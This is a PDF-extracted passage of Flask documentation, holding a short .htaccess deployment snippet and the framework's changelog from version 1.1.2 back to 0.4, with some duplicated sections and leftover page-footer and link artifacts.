On shared webhosting, though, you might not have access to your Apache config. In this case, a file called .htaccess, sitting in the public directory you want your app to be available, works too but the ScriptAlias directive won't work in that case: RewriteEngine **On**

```
RewriteCond %{REQUEST_FILENAME} !-f # Don't interfere with static files
RewriteRule ^(.*)$ /path/to/the/application.cgi/$1 [L]
```

For more information consult the documentation of your webserver.

□ v: 1.1.x □

# Changelog

## Version 1.1.2

Unreleased

- Work around an issue when running the `flask` command with an external debugger on Windows. [#3297](#)
- The static route will not catch all URLs if the `Flask.static_folder` argument ends with a slash. [#3452](#)

## Version 1.1.1

Released 2019-07-08

- The `flask.json_available` flag was added back for compatibility with some extensions. It will raise a deprecation warning when used, and will be removed in version 2.0.0. [#3288](#)

## Version 1.1.0

Released 2019-07-04

- Bump minimum Werkzeug version to >= 0.15.
- Drop support for Python 3.4.
- Error handlers for `InternalServerError` or `500` will always be passed an instance of `InternalServerError`. If they are invoked due to an unhandled exception, that original exception is now available as `e.original_exception` rather than being passed directly to the handler. The same is true if the handler is for the base `HTTPException`. This makes error handler behavior more consistent. [#3266](#)
  - `Flask.finalize_request()` is called for all unhandled exceptions even if there is no `500` error handler.
- `Flask.logger` takes the same name as `Flask.name` (the value passed as `Flask(import_name)`). This reverts 1.0's behavior of always logging to "`flask.app`", in order to support multiple apps in the same process. A warning will be shown if old configuration is detected that needs to be moved. [#2866](#)
- `flask.RequestContext.copy()` includes the current session object in the context copy. This prevents `session` pointing to an out-of-date object. [#2935](#)

## Changelog

### Version 1.1.2

#### Unreleased

Work around an issue when running the flask command with an external debugger

[on Windows. #3297](#)

The static route will not catch all URLs if the Flask static\_folder argument ends with a slash. [#3452](#)

### Version 1.1.1

Released 2019-07-08

The flask.json\_available flag was added back for compatibility with some extensions. It will raise a deprecation warning when used, and will be removed in version 2.0.0. [#3288](#)

### Version 1.1.0

Released 2019-07-04

Bump minimum Werkzeug version to >= 0.15.

Drop support for Python 3.4.

Error handlers for InternalServerError or 500 will always be passed an instance of InternalServerError. If they are invoked due to an unhandled exception, that original exception is now available as e.original\_exception rather than being passed directly to the handler. The same is true if the handler is for the base HTTPException.

[This makes error handler behavior more consistent. #3266](#)

**Flask.finalize\_request()** is called for all unhandled exceptions even if there is no 500 error handler.

**Flask.logger** takes the same name as **Flask.name** (the value passed as Flask(import\_name)). This reverts 1.0's behavior of always logging to "flask.app", in order to support multiple apps in the same process. A warning will be shown if old

[configuration is detected that needs to be moved. #2866](#)

**flask.RequestContext.copy()** includes the current session object in the request

□ v: 1.1.x □

context copy. This prevents session pointing to an out-of-date object. [#2935](#)

Using built-in RequestContext, unprintable Unicode characters in Host header will re-

sult in a HTTP 400 response and not HTTP 500 as previously. [#2994](#)

**send\_file()** supports **PathLike** objects as described in PEP 0519, to support

[pathlib](#) in Python 3. [#3059](#)

[send\\_file\(\)](#) supports **BytesIO** partial content. [#2957](#)

**open\_resource()** accepts the "rt" file mode. This still does the same thing as "r".

[#3163](#)

The **MethodView.methods** attribute set in a base class is used by subclasses. [#3138](#)

[Flask.jinja\\_options is a](#) dict instead of an ImmutableDict to allow easier con-

[figuration. Changes must still be made before creating the environment.](#) #3190

Flask's JSONMixin for the request and response wrappers was moved into Werkzeug.

Use Werkzeug's version with Flask-specific support. This bumps the Werkzeug depen-

[dency to >= 0.15.](#) #3125

The flask command entry point is simplified to take advantage of Werkzeug 0.15's better reloader support. This bumps the Werkzeug dependency to >= 0.15. [#3022](#)

Support static\_url\_path that ends with a forward slash. [#3134](#)

Support empty static\_folder without requiring setting an empty static\_url\_path as well. [#3124](#)

**jsonify()** supports **dataclasses.dataclass** objects. [#3195](#)

[Allow customizing the Flask.url\\_map\\_class used for routing.](#) #3069

The development server port can be set to 0, which tells the OS to pick an available

[port.](#) #2926

[The return value from cli.load\\_dotenv\(\) is more consistent with the documentation.](#)

tion. It will return False if python-dotenv is not installed, or if the given path isn't a file. [#2937](#)

Signaling support has a stub for the connect\_via method when the Blinker library is

[not installed. #3208](#)

Add an --extra-files option to the flask run CLI command to specify extra files

[that will trigger the reloader on change. #2897](#)

Allow returning a dictionary from a view function. Similar to how returning a string will produce a text/html response, returning a dict will call jsonify to produce a application/json response. [#3111](#)

Blueprints have a cli Click group like app.cli. CLI commands registered with a blueprint will be available as a group under the flask command. [#1357.](#)

When using the test client as a context manager (with client:), all preserved request contexts are popped when the block exits, ensuring nested contexts are cleaned

[up correctly. #3157](#)

[Show a better error message when the view return type is not supported. #3214](#)

flask.testing.make\_test\_environ\_builder() has been deprecated in favour of

a new class flask.testing.EnvironBuilder. [#3232](#)

v: 1.1.x

The flask run command no longer fails if Python is not built with SSL support. Using the --cert [option will show an appropriate error message. #3211](#)

URL matching now occurs after the request context is pushed, rather than when it's created. This allows custom URL converters to access the app and request contexts, such as to query a database for an id. [#3088](#)

Version 1.0.4

Released 2019-07-04

The key information for BadRequestKeyError is no longer cleared outside debug

mode, so error handlers can still access it. This requires upgrading to Werkzeug 0.15.5.

[#3249](#)

send\_file url quotes the ":" and "/" characters for more compatible UTF-8 filename

[support in some browsers. #3074](#)

Fixes for PEP451 import loaders and pytest 5.x. [#3275](#)

Show message about dotenv on stderr instead of stdout. [#3285](#)

Version 1.0.3

Released 2019-05-17

[send\\_file\(\) encodes filenames as ASCII instead of Latin-1 \(ISO-8859-1\). This fixes](#)

compatibility with Gunicorn, which is stricter about header encodings than PEP 3333.

[#2766](#)

Allow custom CLIs using FlaskGroup to set the debug flag without it always being

[overwritten based on environment variables. #2765](#)

flask --version outputs Werkzeug's version and simplifies the Python version.

[#2825](#)

[send\\_file\(\) handles an attachment\\_filename that is a native Python 2 string](#)

[\(bytes\) with UTF-8 coded bytes. #2933](#)

A catch-all error handler registered for HTTPException will not handle

RoutingException, which is used internally during routing. This fixes the unexpected behavior that had been introduced in 1.0. [#2986](#)

Passing the json argument to app.test\_client does not push/pop an extra app

context. [#2900](#)

Version 1.0.2

Released 2018-05-02

v: 1.1.x

Fix more backwards compatibility issues with merging slashes between a blueprint

[prefix and route. #2748](#)

Fix error with flask routes command when there are no routes. [#2751](#)

Version 1.0.1

Released 2018-04-29

Fix registering partials (with no `__name__`) as view functions. [#2730](#)

Don't treat lists returned from view functions the same as tuples.  
Only tuples are inter-

[preted as response data. #2736](#)

Extra slashes between a blueprint's `url_prefix` and a route URL are merged. This fix-

[es some backwards compatibility issues with the change in 1.0. #2731, #2742](#)

Only trap `BadRequestKeyError` errors in debug mode, not all `BadRequest` errors.

This allows `abort(400)` [to continue working as expected. #2735](#)

The `FLASK_SKIP_DOTENV` environment variable can be set to 1 to skip automatically

[loading dotenv files. #2722](#)

Version 1.0

Released 2018-04-26

Python 2.6 and 3.3 are no longer supported.

Bump minimum dependency versions to the latest stable versions:  
`Werkzeug >= 0.14`, `Jinja >= 2.10`, `itsdangerous >= 0.24`, `Click >= 5.1`.  
[#2586](#)

[Skip `app.run` when a Flask application is run from the command line. This avoids](#)

some behavior that was confusing to debug.

[Change the default for JSONIFY\\_PRETTYPRINT\\_REGULAR to False. jsonify\(\) re-](#)

[turns a compact format by default, and an indented format in debug mode. #2193](#)

[Flask.\\_\\_init\\_\\_ accepts the host\\_matching argument and sets it on url\\_map.](#)

[#1559](#)

[Flask.\\_\\_init\\_\\_ accepts the static\\_host argument and passes it as the host argument when defining the static route. #1559](#)

[send\\_file\(\) supports Unicode in attachment\\_filename. #2223](#)

[Pass\\_scheme argument from url\\_for\(\) to handle\\_url\\_build\\_error\(\). #2017](#)

[add\\_url\\_rule\(\) accepts the provide\\_automatic\\_options argument to disable adding the OPTIONS method. #1489](#)

[MethodView subclasses inherit method handlers from base classes. #1936](#)

Errors caused while opening the session at the beginning of the request are handled by

[the app's error handlers. #2254](#)

[Blueprints gained json\\_encoder and json\\_decoder attributes to override the app's encoder and decoder. #1898](#)

v: 1.1.x

[Flask.make\\_response\(\)](#) raises TypeError instead of ValueError for bad response types. The error messages have been improved to describe why the type is invalid.

[#2256](#)

Add routes CLI command to output routes registered on the application. [#2259](#)

Show warning when session cookie domain is a bare hostname or an IP address, as these may not behave properly in some browsers, such as Chrome. [#2282](#)

[Allow IP address as exact session cookie domain. #2282](#)

SESSION\_COOKIE\_DOMAIN is set if it is detected through SERVER\_NAME. [#2282](#)

Auto-detect zero-argument app factory called create\_app or make\_app from

FLASK\_APP. [#2297](#)

Factory functions are not required to take a script\_info parameter to work with the flask command. If they take a single parameter or a parameter named script\_info,

[the ScriptInfo object will be passed. #2319](#)

FLASK\_APP can be set to an app factory, with arguments if needed, for example

FLASK\_APP=myproject.app:create\_app('dev'). [#2326](#)

FLASK\_APP can point to local packages that are not installed in editable mode, al-though pip install -e [is still preferred. #2414](#)

The [View class attribute provide\\_automatic\\_options is set in as\\_view\(\)](#), to be detected by [add\\_url\\_rule\(\). #2316](#)

Error handling will try handlers registered for blueprint, code, app, code,

blueprint, exception, app, exception. [#2314](#)

Cookie is added to the response's Vary header if the session is accessed at all during

[the request \(and not deleted\). #2288](#)

[\*\*test\\_request\\_context\(\)\*\*](#) accepts subdomain and url\_scheme arguments for use

[when building the base URL. #1621](#)

Set [\*\*APPLICATION\\_ROOT\*\*](#) to '/' by default. This was already the implicit default when it was set to None.

[\*\*TRAP\\_BAD\\_REQUEST\\_ERRORS\*\* is enabled by default in debug mode.](#)

BadRequestKeyError has a message with the bad key in debug mode instead of the generic bad request message. [#2348](#)

Allow registering new tags with [\*\*TaggedJSONSerializer\*\*](#) to support storing other types in the session cookie. [#2352](#)

Only open the session if the request has not been pushed onto the context stack yet.

This allows [\*\*stream\\_with\\_context\(\)\*\*](#) generators to access the same session that the

[containing view uses. #2354](#)

Add json keyword argument for the test client request methods. This will dump the given object as JSON and set the appropriate content type. [#2358](#)

[Extract JSON handling to a mixin applied to both the Request and Response classes.](#)

This adds the [is\\_json\(\)](#) and [get\\_json\(\)](#) methods to the response to make testing JSON response much easier. [#2358](#)

Removed error handler caching because it caused unexpected results for some exception inheritance hierarchies. Register handlers explicitly for each exception if you want

□ v: 1.1.x □

[to avoid traversing the MRO. #2362](#)

[Fix incorrect JSON encoding of aware, non-UTC datetimes. #2374](#)

[Template auto reloading will honor debug mode even even if jinja\\_env was already accessed. #2373](#)

The following old deprecated code was removed. [#2385](#)

flask.ext - import extensions directly by their name instead of through the

flask.ext namespace. For example, import flask.ext.sqlalchemy becomes

import flask\_sqlalchemy.

Flask.init\_jinja\_globals - extend [Flask.create\\_jinja\\_environment\(\)](#)

instead.

Flask.error\_handlers - tracked by [Flask.error\\_handler\\_spec, use Flask.errorhandler\(\) to register handlers.](#)

Flask.request\_globals\_class - use [Flask.app\\_ctx\\_globals\\_class](#)

instead.

Flask.static\_path - use [\*\*Flask.static\\_url\\_path\*\*](#) instead.

Request.module - use [\*\*Request.blueprint\*\*](#) instead.

The [\*\*Request.json\*\*](#) property is no longer deprecated. [#1421](#)

[\*\*Support passing a EnvironBuilder\*\*](#) or dict [\*\*to test\\_client.open\*\*](#).  
[#2412](#)

The flask [\*\*command\*\*](#) and [\*\*Flask.run\(\)\*\*](#) will load environment variables  
from .env and .flaskenv files if python-dotenv is installed. [#2416](#)

When passing a full URL to the test client, the scheme in the URL is used instead of

[\*\*PREFERRED\\_URL\\_SCHEME\*\*](#). [#2430](#)

[\*\*Flask.logger\*\*](#) has been simplified. LOGGER\_NAME and LOGGER\_HANDLER\_POLICY

config was removed. The logger is always named flask.app. The level is only set on

[\*\*first access, it doesn't check Flask.debug\*\*](#) each time. Only one format is used, not different ones depending on [\*\*Flask.debug\*\*](#). [\*\*No handlers are removed, and a handler is\*\*](#)

[\*\*only added if no handlers are already configured\*\*](#). [#2436](#)

Blueprint view function names may not contain dots. [#2450](#)

Fix a ValueError caused by invalid Range requests in some cases.  
[#2526](#)

The development server uses threads by default. [#2529](#)

Loading config files with silent=True will ignore [ENOTDIR errors](#).  
[#2581](#)

Pass --cert and --key options to flask run to run the development server over

[HTTPS. #2606](#)

[Added SESSION\\_COOKIE\\_SAMESITE to control the](#) SameSite attribute on the session cookie. [#2607](#)

[Added test\\_cli\\_runner\(\) to create a Click runner that can invoke](#) Flask CLI com-

[mands for testing. #2636](#)

Subdomain matching is disabled by default and setting [SERVER\\_NAME](#) does not implicitly enable it. It can be enabled by passing subdomain\_matching=True to the Flask constructor. [#2635](#)

A single trailing slash is stripped from the blueprint url\_prefix when it is registered

□ v: 1.1.x □

[with the app. #2629](#)

[Request.get\\_json\(\)](#) doesn't cache the result if parsing fails when silent is true.

[#2651](#)

[Request.get\\_json\(\)](#) no longer accepts arbitrary encodings. Incoming JSON should be encoded using UTF-8 per [RFC 8259](#), but Flask will autodetect UTF-8, -16, or -32.

[#2691](#)

[Added MAX\\_COOKIE\\_SIZE and Response.max\\_cookie\\_size](#) to control when Werkzeug warns about large cookies that browsers may ignore. [#2693](#)

Updated documentation theme to make docs look better in small windows. [#2709](#)

Rewrote the tutorial docs and example project to take a more structured approach to

[help new users avoid common pitfalls.](#) [#2676](#)

Version 0.12.5

Released 2020-02-10

[Pin Werkzeug to < 1.0.0.](#) [#3497](#)

Version 0.12.4

Released 2018-04-29

Repackage 0.12.3 to fix package layout issue. [#2728](#)

Version 0.12.3

Released 2018-04-26

[Request.get\\_json\(\)](#) no longer accepts arbitrary encodings. Incoming JSON should be encoded using UTF-8 per [RFC 8259, but Flask will autodetect UTF-8, -16, or -32.](#)

[#2692](#)

Fix a Python warning about imports when using python -m flask.  
[#2666](#)

Fix a ValueError caused by invalid Range requests in some cases.

Version 0.12.2

Released 2017-05-16

Fix a bug in safe\_join on Windows.

□ v: 1.1.x □

Version 0.12.1

Released 2017-03-31

Prevent flask run from showing a NoAppException when an ImportError occurs

within the imported application module.

Fix encoding behavior of app.config.from\_pyfile [for Python 3. #2118](#)

Use the SERVER\_NAME config if it is present as default values for app.run. [#2109,](#)

[#2152](#)

Call ctx.auto\_pop with the exception object instead of None, in the event that a BaseException such as KeyboardInterrupt is raised in a request handler.

Version 0.12

Released 2016-12-21, codename Punsch

The cli command now responds to --version.

Mimetype guessing and ETag generation for file-like objects in send\_file has been

[removed. #104, :pr`1849`](#)

Mimetype guessing in send\_file now fails loudly and doesn't fall back to

application/octet-stream. [#1988](#)

Make flask.safe\_join able to join multiple paths like os.path.join  
[#1730](#)

Revert a behavior change that made the dev server crash instead of returning an Internal Server Error. [#2006](#)

Correctly invoke response handlers for both regular request dispatching as well as error handlers.

Disable logger propagation by default for the app logger.

Add support for range requests in send\_file.

app.test\_client includes preset default environment, which can now be directly set, instead of per client.get.

Fix crash when running under PyPy3. [#1814](#)

Version 0.11.1

Released 2016-06-07

Fixed a bug that prevented FLASK\_APP=foobar/\_\_init\_\_.py from working. [#1872](#)

Version 0.11

Released 2016-05-29, codename Absinthe

v: 1.1.x

Added support to serializing top-level arrays to **flask.jsonify()**. This introduces a

[security risk in ancient browsers. See JSON Security for details.](#)

Added before\_render\_template signal.

Added \*\*kwargs to **flask.Test.test\_client()** to support passing additional key-

[word arguments to the constructor of flask.Flask.test\\_client\\_class.](#)

Added SESSION\_REFRESH\_EACH\_REQUEST config key that controls the set-cookie be-

havior. If set to True a permanent session will be refreshed each request and get their lifetime extended, if set to False it will only be modified if the session actually modifies. Non permanent sessions are not affected by this and will always expire if the browser window closes.

Made Flask support custom JSON mimetypes for incoming data.

Added support for returning tuples in the form (response, headers) from a view function.

[Added flask.Config.from\\_json\(\).](#)

[Added flask.Flask.config\\_class.](#)

[Added flask.Config.get\\_namespace\(\).](#)

Templates are no longer automatically reloaded outside of debug mode. This can be configured with the new TEMPLATES\_AUTO\_RELOAD config key.

Added a workaround for a limitation in Python 3.3's namespace loader.

Added support for explicit root paths when using Python 3.3's namespace packages.

Added `flask` and the `flask.cli` module to start the local debug server through the click CLI system. This is recommended over the old `flask.run()` method as it works faster and more reliable due to a different design and also replaces Flask-Script.

Error handlers that match specific classes are now checked first, thereby allowing catching exceptions that are subclasses of HTTP exceptions (in

`werkzeug.exceptions`). This makes it possible for an extension author to create exceptions that will by default result in the HTTP error of their choosing, but may be caught with a custom error handler if desired.

### [Added `flask.Config.from\_mapping\(\)`.](#)

Flask will now log by default even if debug is disabled. The log format is now hardcod-ed but the default log handling can be disabled through the `LOGGER_HANDLER_POLICY` configuration key.

Removed deprecated module functionality.

Added the `EXPLAIN_TEMPLATE_LOADING` config flag which when enabled will instruct Flask to explain how it locates templates. This should help users debug when the wrong templates are loaded.

Enforce blueprint handling in the order they were registered for template loading.

Ported test suite to py.test.

Deprecated `request.json` in favour of `request.get_json()`.

Add “pretty” and “compressed” separators definitions in `jsonify()` method. Reduces JSON response size when `JSONIFY_PRETTYPRINT_REGULAR=False` by removing unnecessary white space included by default after separators.

□ v: 1.1.x □

JSON responses are now terminated with a newline character, because it is a convention that UNIX text files end with a newline and some clients don't deal well when this

[newline is missing. This came up originally as a part of https://github.com/postman-](https://github.com/postman-labs/httpbin/issues/168)

[#1262](#)

The automatically provided OPTIONS method is now correctly disabled if the user registered an overriding rule with the lowercase-version options. [#1288](#)

flask.json.jsonify now supports the datetime.date type. [#1326](#)

Don't leak exception info of already caught exceptions to context teardown handlers.

[#1393](#)

Allow custom Jinja environment subclasses. [#1422](#)

Updated extension dev guidelines.

flask.g now has pop() and setdefault methods.

Turn on autoescape for flask.templating.render\_template\_string by default.

[#1515](#)

flask.ext is now deprecated. [#1484](#)

send\_from\_directory now raises BadRequest if the filename is invalid on the server

[OS. #1763](#)

Added the JSONIFY\_MIMETYPE configuration variable. [#1728](#)

Exceptions during teardown handling will no longer leave bad application contexts lingering around.

Fixed broken test\_appcontext\_signals() test case.

Raise an [AttributeError](#) in `flask.helpers.find_package()` with a useful message explaining why it is raised when a PEP 302 import hook is used without an `is_package()` method.

Fixed an issue causing exceptions raised before entering a request or app context to be passed to teardown handlers.

Fixed an issue with query parameters getting removed from requests in the test client when absolute URLs were requested.

Made `@before_first_request` into a decorator as intended.

Fixed an etags bug when sending a file streams with a name.

Fixed `send_from_directory` not expanding to the application root path correctly.

Changed logic of before first request handlers to flip the flag after invoking. This will allow some uses that are potentially dangerous but should probably be permitted.

Fixed Python 3 bug when a handler from `app.url_build_error_handlers` reraises

the `BuildError`.

Version 0.10.1

Released 2013-06-14

Fixed an issue where `|tojson` was not quoting single quotes which made the filter not work properly in HTML attributes. Now it's

possible to use that filter in single quoted

□ v: 1.1.x □

attributes. This should make using that filter with angular.js easier.

Added support for byte strings back to the session system. This broke compatibility with the common case of people putting binary data for token verification into the session.

Fixed an issue where registering the same method twice for the same endpoint would trigger an exception incorrectly.

## Version 0.10

Released 2013-06-13, codename Limoncello

Changed default cookie serialization format from pickle to JSON to limit the impact an

[attacker can do if the secret key leaks. See Version 0.10](#) for more information.

Added template\_test methods in addition to the already existing template\_filter method family.

Added template\_global methods in addition to the already existing template\_filter method family.

Set the content-length header for x-sendfile.

tojson filter now does not escape script blocks in HTML5 parsers.

tojson used in templates is now safe by default due. This was allowed due to the different escaping behavior.

Flask will now raise an error if you attempt to register a new function on an already used endpoint.

Added wrapper module around simplejson and added default serialization of datetime objects. This allows much easier customization of how JSON is handled by Flask or any Flask extension.

Removed deprecated internal flask.session module alias. Use flask.sessions

instead to get the session module. This is not to be confused with flask.session the session proxy.

Templates can now be rendered without request context. The behavior is slightly different as the request, session and g objects will not be available and blueprint's context processors are not called.

The config object is now available to the template as a real global and not through a context processor which makes it available even in imported templates by default.

Added an option to generate non-ascii encoded JSON which should result in less bytes being transmitted over the network. It's disabled by default to not cause confusion with existing libraries that might expect flask.json.dumps to return bytestrings by default.

flask.g is now stored on the app context instead of the request context.

flask.g now gained a get() method for not erroring out on non existing items.

flask.g now can be used with the in operator to see what's defined and it now is iter-

□ v: 1.1.x □

able and will yield all attributes stored.

flask.Flask.request\_globals\_class got renamed to

`flask.Flask.app_ctx_globals_class` which is a better name to what it does since 0.10.

`request`, `session` and `g` are now also added as proxies to the template context which makes them available in imported templates. One has to be very careful with those though because usage outside of macros might cause caching.

Flask will no longer invoke the wrong error handlers if a proxy exception is passed through.

Added a workaround for chrome's cookies in localhost not working as intended with domain names.

Changed logic for picking defaults for cookie values from sessions to work better with Google Chrome.

Added `message_flashed` signal that simplifies flashing testing.

Added support for copying of request contexts for better working with greenlets.

Removed custom JSON HTTP exception subclasses. If you were relying on them you can reintroduce them again yourself trivially. Using them however is strongly discouraged as the interface was flawed.

Python requirements changed: requiring Python 2.6 or 2.7 now to prepare for Python 3.3 port.

Changed how the teardown system is informed about exceptions. This is now more reliable in case something handles an exception halfway through the error handling process.

Request context preservation in debug mode now keeps the exception information around which means that teardown handlers are able to distinguish error from success cases.

Added the JSONIFY\_PRETTYPRINT\_REGULAR configuration variable.

Flask now orders JSON keys by default to not trash HTTP caches due to different hash seeds between different workers.

Added appcontext\_pushed and appcontext\_popped signals.

The builtin run method now takes the SERVER\_NAME into account when picking the default port to run on.

Added flask.request.get\_json() as a replacement for the old flask.request.json property.

## Version 0.9

Released 2012-07-01, codename Campari

The [flask.Request.on\\_json\\_loading\\_failed\(\)](#) now returns a JSON formatted

response by default.

v: 1.1.x

The [flask.url\\_for\(\)](#) function now can generate anchors to the generated links.

The [flask.url\\_for\(\)](#) function now can also explicitly generate URL rules specific to a given HTTP method.

Logger now only returns the debug log setting if it was not set explicitly.

Unregister a circular dependency between the WSGI environment and the request object when shutting down the request. This means that environ werkzeug.request

will be None after the response was returned to the WSGI server but has the advantage that the garbage collector is not needed on CPython to tear down the request unless the user created circular dependencies themselves.

Session is now stored after callbacks so that if the session payload is stored in the session you can still modify it in an after request callback.

The [flask.Flask class will avoid importing the provided import name if it can \(the](#)

required first parameter), to benefit tools which build Flask instances programmatical-ly. The Flask class will fall back to using import on systems with custom module hooks, e.g. Google App Engine, or when the import name is inside a zip archive (usually a

.egg) prior to Python 2.7.

Blueprints now have a decorator to add custom template filters application wide,

[flask.Blueprint.app\\_template\\_filter\(\)](#).

The Flask and Blueprint classes now have a non-decorator method for adding custom template filters application wide,

[flask.Flask.add\\_template\\_filter\(\) and](#)

[flask.Blueprint.add\\_app\\_template\\_filter\(\)](#).

The [flask.get\\_flashed\\_messages\(\)](#) function now allows rendering flashed message categories in separate blocks, through a category\_filter argument.

The [flask.Flask.run\(\)](#) method now accepts None for host and port arguments, using default values when None. This allows for calling run using configuration values, e.g.

app.run(app.config.get('MYHOST'), app.config.get('MYPORt')), with

proper behavior whether or not a config file is provided.

The [flask.render\\_template\(\)](#) method now accepts either an iterable of template

names or a single template name. Previously, it only accepted a single template name.

On an iterable, the first template found is rendered.

[Added flask.Flask.app\\_context\(\)](#) which works very similar to the request context

but only provides access to the current application. This also adds support for URL

generation without an active request context.

View functions can now return a tuple with the first instance being an instance of

[flask.Response](#). This allows for returning jsonify(error="error msg"), 400

from a view function.

[Flask and Blueprint now provide a get\\_send\\_file\\_max\\_age\(\)](#) hook for subclasses to override behavior of serving static files from Flask when using

[flask.Flask.send\\_static\\_file\(\)](#) (used for the default static file handler) and

[send\\_file\(\)](#). This hook is provided a filename, which for example allows changing cache controls by file extension. The default max-age for send\_file and static files

□ v: 1.1.x □

can be configured through a new  
`SEND_FILE_MAX_AGE_DEFAULT` configuration vari-

able, which is used in the default `get_send_file_max_age` implementation.

Fixed an assumption in sessions implementation which could break message flashing on sessions implementations which use external storage.

Changed the behavior of tuple return values from functions. They are no longer arguments to the response object, they now have a defined meaning.

Added `flask.Flask.request_globals_class` to allow a specific class to be used on creation of the `g` instance of each request.

Added `required_methods` attribute to view functions to force-add methods on registration.

[Added `flask.after\_this\_request\(\)`.](#)

[Added `flask.stream\_with\_context\(\)`](#) and the ability to push contexts multiple times without producing unexpected behavior.

Version 0.8.1

Released 2012-07-01

Fixed an issue with the undocumented `flask.session` module to not work properly on Python 2.5. It should not be used but did cause some problems for package managers.

Version 0.8

Released 2011-09-29, codename Rakija

Refactored session support into a session interface so that the implementation of the sessions can be changed without having to override the Flask class.

Empty session cookies are now deleted properly automatically.

View functions can now opt out of getting the automatic OPTIONS implementation.

HTTP exceptions and Bad Request errors can now be trapped so that they show up normally in the traceback.

Flask in debug mode is now detecting some common problems and tries to warn you about them.

Flask in debug mode will now complain with an assertion error if a view was attached after the first request was handled. This gives earlier feedback when users forget to import view code ahead of time.

Added the ability to register callbacks that are only triggered once at the beginning of

[the first request. \(`Flask.before\_first\_request\(\)`\)](#)

Malformed JSON data will now trigger a bad request HTTP exception instead of a value error which usually would result in a 500 internal server error if not handled. This is a backwards incompatible change.

v: 1.1.x

Applications now not only have a root path where the resources and modules are located but also an instance path which is the designated place to drop files that are modi-

fied at runtime (uploads etc.). Also this is conceptually only instance depending and outside version control so it's the perfect place to put configuration files etc. For more

[information see Instance Folders.](#)

Added the APPLICATION\_ROOT configuration variable.

Implemented **session\_transaction()** to easily modify sessions from the test environment.

Refactored test client internally. The APPLICATION\_ROOT configuration variable as well as SERVER\_NAME are now properly used by the test client as defaults.

[Added flask.views.View.decorators](#) to support simpler decorating of pluggable (class-based) views.

Fixed an issue where the test client if used with the “with” statement did not trigger the execution of the teardown handlers.

Added finer control over the session cookie parameters.

HEAD requests to a method view now automatically dispatch to the get method if no handler was implemented.

Implemented the virtual **flask.ext** package to import extensions from.

The context preservation on exceptions is now an integral component of Flask itself and no longer of the test client. This cleaned up some internal logic and lowers the odds of runaway request contexts in unittests.

Fixed the Jinja2 environment’s list\_templates method not returning the correct names when blueprints or modules were involved.

Version 0.7.2

Released 2011-07-06

Fixed an issue with URL processors not properly working on blueprints.

Version 0.7.1

Released 2011-06-29

Added missing future import that broke 2.5 compatibility.

Fixed an infinite redirect issue with blueprints.

Version 0.7

Released 2011-06-28, codename Grappa

□ v: 1.1.x □

[Added `make\_default\_options\_response\(\)` which can be used by subclasses to al-](#)

ter the default behavior for OPTIONS responses.

[Unbound locals now raise a proper `RuntimeError` instead of an `AttributeError`.](#)

Mimetype guessing and etag support based on file objects is now deprecated for

[`flask.send\_file\(\)` because it was unreliable. Pass filenames instead or attach your](#)

own etags and provide a proper mimetype by hand.

Static file handling for modules now requires the name of the static folder to be supplied explicitly. The previous autodetection was not reliable and caused issues on Google's App Engine. Until 1.0 the old behavior will continue to work but issue dependency warnings.

Fixed a problem for Flask to run on jython.

Added a PROPAGATE\_EXCEPTIONS configuration variable that can be used to flip the setting of exception propagation which previously was linked to DEBUG alone and is now linked to either DEBUG or TESTING.

Flask no longer internally depends on rules being added through the add\_url\_rule function and can now also accept regular werkzeug rules added to the url map.

Added an endpoint method to the flask application object which allows one to register a callback to an arbitrary endpoint with a decorator.

Use Last-Modified for static file sending instead of Date which was incorrectly introduced in 0.6.

Added create\_jinja\_loader to override the loader creation process.

Implemented a silent flag for config.from\_pyfile.

Added teardown\_request decorator, for functions that should run at the end of a request regardless of whether an exception occurred. Also the behavior for

after\_request was changed. It's now no longer executed when an exception is

raised. See [Upgrading to new Teardown Handling](#)

Implemented [`flask.has\_request\_context\(\)`](#)

Deprecated init\_jinja\_globals. Override the [`create\_jinja\_environment\(\)`](#)

method instead to achieve the same functionality.

[Added `flask.safe\_join\(\)`](#)

The automatic JSON request data unpacking now looks at the charset mimetype

parameter.

Don't modify the session on [`flask.get\_flashed\_messages\(\)`](#) if there are no messages in the session.

`before_request` handlers are now able to abort requests with errors.

It is not possible to define user exception handlers. That way you can provide custom error messages from a central hub for certain errors that might occur during request processing (for instance database connection errors, timeouts from remote resources etc.).

Blueprints can provide blueprint specific error handlers.

[Implemented generic Pluggable Views](#) (class-based views).

v: 1.1.x

Version 0.6.1

Released 2010-12-31

Fixed an issue where the default OPTIONS response was not exposing all valid methods in the Allow header.

Jinja2 template loading syntax now allows “./” in front of a template load path. Previously this caused issues with module setups.

Fixed an issue where the subdomain setting for modules was ignored for the static folder.

Fixed a security problem that allowed clients to download arbitrary files if the host server was a windows based operating system and the client uses backslashes to escape the directory the files were exposed from.

## Version 0.6

Released 2010-07-27, codename Whisky

After request functions are now called in reverse order of registration.

OPTIONS is now automatically implemented by Flask unless the application explicitly adds ‘OPTIONS’ as method to the URL rule. In this case no automatic OPTIONS handling kicks in.

Static rules are now even in place if there is no static folder for the module. This was implemented to aid GAE which will remove the static folder if it’s part of a mapping in the .yml file.

The [config is now available in the templates as](#) config.

Context processors will no longer override values passed directly to the render function.

Added the ability to limit the incoming request data with the new MAX\_CONTENT\_LENGTH configuration value.

The endpoint for the **flask.Module.add\_url\_rule()** method is now optional to be consistent with the function of the same name on the application object.

Added a [flask.make\\_response\(\)](#) function that simplifies creating response object instances in views.

Added signalling support based on blinker. This feature is currently optional and sup-posed to be used by extensions and applications. If you want to use it, make sure to [have blinker](#) installed.

Refactored the way URL adapters are created. This process is now fully customizable

[with the `create\_url\_adapter\(\)`](#) method.

Modules can now register for a subdomain instead of just an URL prefix. This makes it possible to bind a whole module to a configurable subdomain.

□ v: 1.1.x □

## Version 0.5.2

Released 2010-07-15

Fixed another issue with loading templates from directories when modules were used.

## Version 0.5.1

Released 2010-07-06

Fixes an issue with template loading from directories when modules where used.

## Version 0.5

Released 2010-07-06, codename Calvados

Fixed a bug with subdomains that was caused by the inability to specify the server name. The server name can now be set with the SERVER\_NAME config key. This key is now also used to set the session cookie cross-subdomain wide.

Autoescaping is no longer active for all templates. Instead it is only active for .html,

.htm, .xml and .xhtml. Inside templates this behavior can be changed with the

autoescape tag.

Refactored Flask internally. It now consists of more than a single file.

[flask.send\\_file\(\) now emits etags and has the ability to do conditional responses](#)

builtin.

(temporarily) dropped support for zipped applications. This was a rarely used feature and led to some confusing behavior.

Added support for per-package template and static-file directories.

Removed support for create\_jinja\_loader which is no longer used in 0.5 due to

the improved module support.

Added a helper function to expose files from any directory.

Version 0.4

Released 2010-06-18, codename Rakia

Added the ability to register application wide error handlers from modules.

